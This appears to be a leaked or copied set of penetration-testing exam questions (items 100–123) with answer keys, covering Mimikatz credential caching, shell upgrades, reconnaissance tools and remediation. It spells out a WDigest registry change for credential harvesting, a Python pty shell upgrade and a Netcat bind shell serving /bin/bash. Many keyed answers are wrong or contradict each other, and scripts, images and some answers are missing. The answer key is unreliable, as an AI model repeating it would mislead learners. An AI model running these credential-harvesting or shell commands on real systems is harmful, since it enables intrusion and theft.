During a penetration test, a tester runs a phishing campaign and receives a shell from an internal PC running Windows 10 OS. The tester wants to perform credential harvesting with Mimikatz.
Which of the following registry changes would allow for credential caching in memory?

A. reg add HKLM\Software\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential
/t REG_DWORD /d 1
B. reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 0
C. reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1
D. reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1
Answer: (SHOW ANSWER)

NEW QUESTION: 100
Given the following script:



Which of the following BEST describes the purpose of this script?
A. Log collection
B. Keystroke monitoring
C. Debug message collection
D. Event logging
Answer: B (LEAVE A REPLY)

NEW QUESTION: 101
A penetration tester is required to perform OSINT on staff at a target company after completing the infrastructure aspect. Which of the following would be the BEST step for penetration?
A. Obtain staff information by calling the company and using social engineering techniques.
B. Visit the client and use impersonation to obtain information from staff.
C. Send spoofed emails to staff to see if staff will respond with sensitive information.
D. Search the internet for information on staff such as social networking sites.
Answer: D (LEAVE A REPLY)
Explanation/Reference: https://securitytrails.com/blog/what-is-osint-how-can-i-make-use-of-it

NEW QUESTION: 102

A client requests that a penetration tester emulate a help desk technician who was recently laid off. Which of the following BEST describes the abilities of the threat actor?

A. Advanced persistent threat

B. Script kiddie

C. Hacktivist

D. Organized crime

Answer: B (LEAVE A REPLY)

Explanation/Reference:

Reference https://www.sciencedirect.com/topics/computer-science/disgruntled-employee


NEW QUESTION: 103

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:


#!/usr/bin/python

s = "Administrator"

The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment Options may be used once or not at all



Answer:



NEW QUESTION: 104

Which of the following would be the BEST for performing passive reconnaissance on a target's external domain?

A. Peach

B. CeWL

C. OpenVAS

D. Shodan

Answer: (SHOW ANSWER)

Explanation/Reference: https://www.securitysift.com/passive-reconnaissance/

NEW QUESTION: 105

A penetration tester ran an Nmap scan against a target and received the following output:

```
Starting Nmap 7.60 (https://nmap.org) at 2019-04-22 13:58 EDT
Nmap scan report for 192.168.121.1
Host is up (1.0s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp   open msrpc
139/tcp   open netbios-ssn
445/tcp   open microsoft-ds
3089/tcp  open ms-term-serv
```

Which of the following commands would be best for the penetration tester to execute NEXT to discover any weaknesses or vulnerabilities?

A. onesixtyone -d 192.168.121.1

B. medusa -h 192.168.121.1 -U users.txt -P passwords.txt -M ssh

C. enum4linux -w 192.168.121.1

D. snmpwalk -c public 192.168.121.1

Answer: D (LEAVE A REPLY)

NEW QUESTION: 106
A penetration tester runs the following from a compromised box 'python -c -import pty;Pty.sPawn("/bin/bash").'
Which of the following actions is the tester taking?
A. Removing the Bash history
B. Upgrading the shell
C. Creating a sandbox
D. Capturing credentials
Answer: A (LEAVE A REPLY)

NEW QUESTION: 107
A company decides to remediate issues identified from a third-party penetration test done to its infrastructure.
Management should instruct the IT team to:
A. execute the hot fixes immediately to all vulnerabilities found.
B. evaluate the vulnerabilities found and execute the hot fixes.
C. execute the hot fixes immediately to some vulnerabilities.
D. execute the hot fixes during the routine quarterly patching.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 108
A penetration tester was able to retrieve the initial VPN user domain credentials by phishing a member of the IT department. Afterward, the penetration tester obtained hashes over the VPN and easily cracked them using a dictionary attack. Which of the following remediation steps should be recommended? (Select THREE).
A. Mandate all employees take security awareness training.
B. Implement two-factor authentication for remote access.
C. Upgrade the cipher suite used for the VPN solution.
D. Increase password complexity requirements.
E. Install an intrusion prevention system.
F. Prevent members of the IT department from interactively logging in as administrators.

G. Install a security information event monitoring solution.
Answer: B,C,E (LEAVE A REPLY)

NEW QUESTION: 109
An SMB server was discovered on the network, and the penetration tester wants to see if the server it vulnerable. Which of the following is a relevant approach to test this?
A. SYN flood
B. Xmas scan
C. ICMP flood
D. Null sessions
Answer: C (LEAVE A REPLY)

NEW QUESTION: 110
Which of the following would be BEST for performing passive reconnaissance on a target's external domain?
A. Peach
B. OpenVAS
C. CeWL
D. Shodan
Answer: A (LEAVE A REPLY)

NEW QUESTION: 111
A tester has determined that null sessions are enabled on a domain controller. Which of the following attacks can be performed to leverage this vulnerability?
A. Session hijacking to impersonate a system account
B. Pass the hash to relay credentials
C. RID cycling to enumerate users and groups
D. Password brute forcing to log into the host
Answer: D (LEAVE A REPLY)

NEW QUESTION: 112
A penetration tester wants to script out a way to discover all the RPTR records for a range of IP addresses.
Which of the following is the MOST efficient to utilize?
A. for x in {1...254}; do dig -x 192.168.$x.$x; done
B. nslookup -ns 8.8.8.8 << dnslist.txt
C. dig -r > echo "8.8.8.8" >> /etc/resolv.conf
D. nmap -p 53 -oG dnslist.txt | cut -d ":" -f 4
Answer: (SHOW ANSWER)

NEW QUESTION: 113

D18912E1457D5D1DDCBD40AB3BF70D5D

Which of the following is the MOST comprehensive type of penetration test on a network?

A. White box

B. Red team

C. Architecture review

D. Gray box

E. Black box

Answer: E (LEAVE A REPLY)

NEW QUESTION: 114

Joe, a penetration tester, is asked to assess a company's physical security by gaining access to its corporate office. Joe is looking for a method that will enable him to enter the building during business hours or when there are no employees on-site. Which of the following would be the MOST effective in accomplishing this?

A. Lock picking

B. Badge cloning

C. Tailgating

D. Piggybacking

Answer: B (LEAVE A REPLY)

NEW QUESTION: 115

If a security consultant comes across a password hash that resembles the following:

b117525b345470c29ca3d8ac0b556ba8

Which of the following formats is the correct hash type?

A. SHA-1

B. NetNTLMv1

C. Kerberos

D. NTLM

Answer: (SHOW ANSWER)

NEW QUESTION: 116

A recently concluded penetration test revealed that a legacy web application is vulnerable lo SQL injection Research indicates that completely remediating the vulnerability would require an architectural change, and the stakeholders are not m a position to risk the availability of the application Under such circumstances, which of the following controls are low-effort, short-term solutions to minimize the SQL injection risk? (Select TWO).

A. Identify and sanitize all user inputs.

B. Use a blacklist approach for SQL statements.

C. Identify the source of malicious input and block the IP address.

D. Identify and eliminate inline SQL statements from the code.

E. Identify and eliminate dynamic SQL from stored procedures.

F. Use a whitelist approach for SQL statements.
Answer: B,F (LEAVE A REPLY)

NEW QUESTION: 117
Black box penetration testing strategy provides the tester with:
A. a target list
B. a network diagram
C. source code
D. privileged credentials
Answer: D (LEAVE A REPLY)
Explanation/Reference:
References: https://www.scnsoft.com/blog/fifty-shades-of-penetration-testing

NEW QUESTION: 118
A senior employee received a suspicious email from another executive requesting an urgent wire transfer.
Which of the following types of attacks is likely occurring?
A. Business email compromise
B. Spear phishing
C. Whaling
D. Vishing
Answer: B (LEAVE A REPLY)

NEW QUESTION: 119
A penetration tester executes the following commands:
C:\>%userprofile%\jtr.exe
This program has been blocked by group policy
C:\> accesschk.exe -w -s -q -u Users C:\Windows
rw C:\Windows\Tracing
C:\>copy %userprofile%\jtr.exe C:\Windows\Tracing
C:\Windows\Tracing\jtr.exe
jtr version 3.2...
jtr>
Which of the following is a local host vulnerability that the attacker is exploiting?
A. Insecure file permissions
B. Application Whitelisting
C. Shell escape
D. Writable service
Answer: A (LEAVE A REPLY)
References
https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#john-the-ripper---jtr

NEW QUESTION: 120
Which of the following BEST explains why it is important to maintain confidentiality of any identified findings when performing a penetration test?
A. Penetration test findings often contain company intellectual property
B. Penetration test findings can assist an attacker in compromising a system
C. Penetration test findings are legal documents containing privileged information
D. Penetration test findings could lead to consumer dissatisfaction if made pubic
Answer: C (LEAVE A REPLY)

NEW QUESTION: 121
When performing compliance-based assessments, which of the following is the MOST important Key consideration?
A. Company policy
B. Industry type
C. Impact tolerance
D. Additional rate
Answer: (SHOW ANSWER)

NEW QUESTION: 122
A security analyst was provided with a detailed penetration report, which was performed against the organization's DMZ environment. It was noted on the report that a finding has a CVSS base score of 10.0.
Which of the following levels of difficulty would be required to exploit this vulnerability?
A. Impossible; external hosts are hardened to protect against attacks.
Reference https://nvd.nist.gov/vuln-metrics/cvss
B. Somewhat difficult; would require significant processing power to exploit.
C. Trivial; little effort is required to exploit this finding.
D. Very difficult; perimeter systems are usually behind a firewall.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 123

A penetration tester has compromised a host. Which of the following would be the correct syntax to create a Netcat listener on the device?

A. nc -p 4444 /bin/bash

B. nc -vp 4444 /bin/bash

C. nc -lp 4444 -e /bin/bash

D. nc -lvp 4444 /bin/bash

Answer: C (LEAVE A REPLY)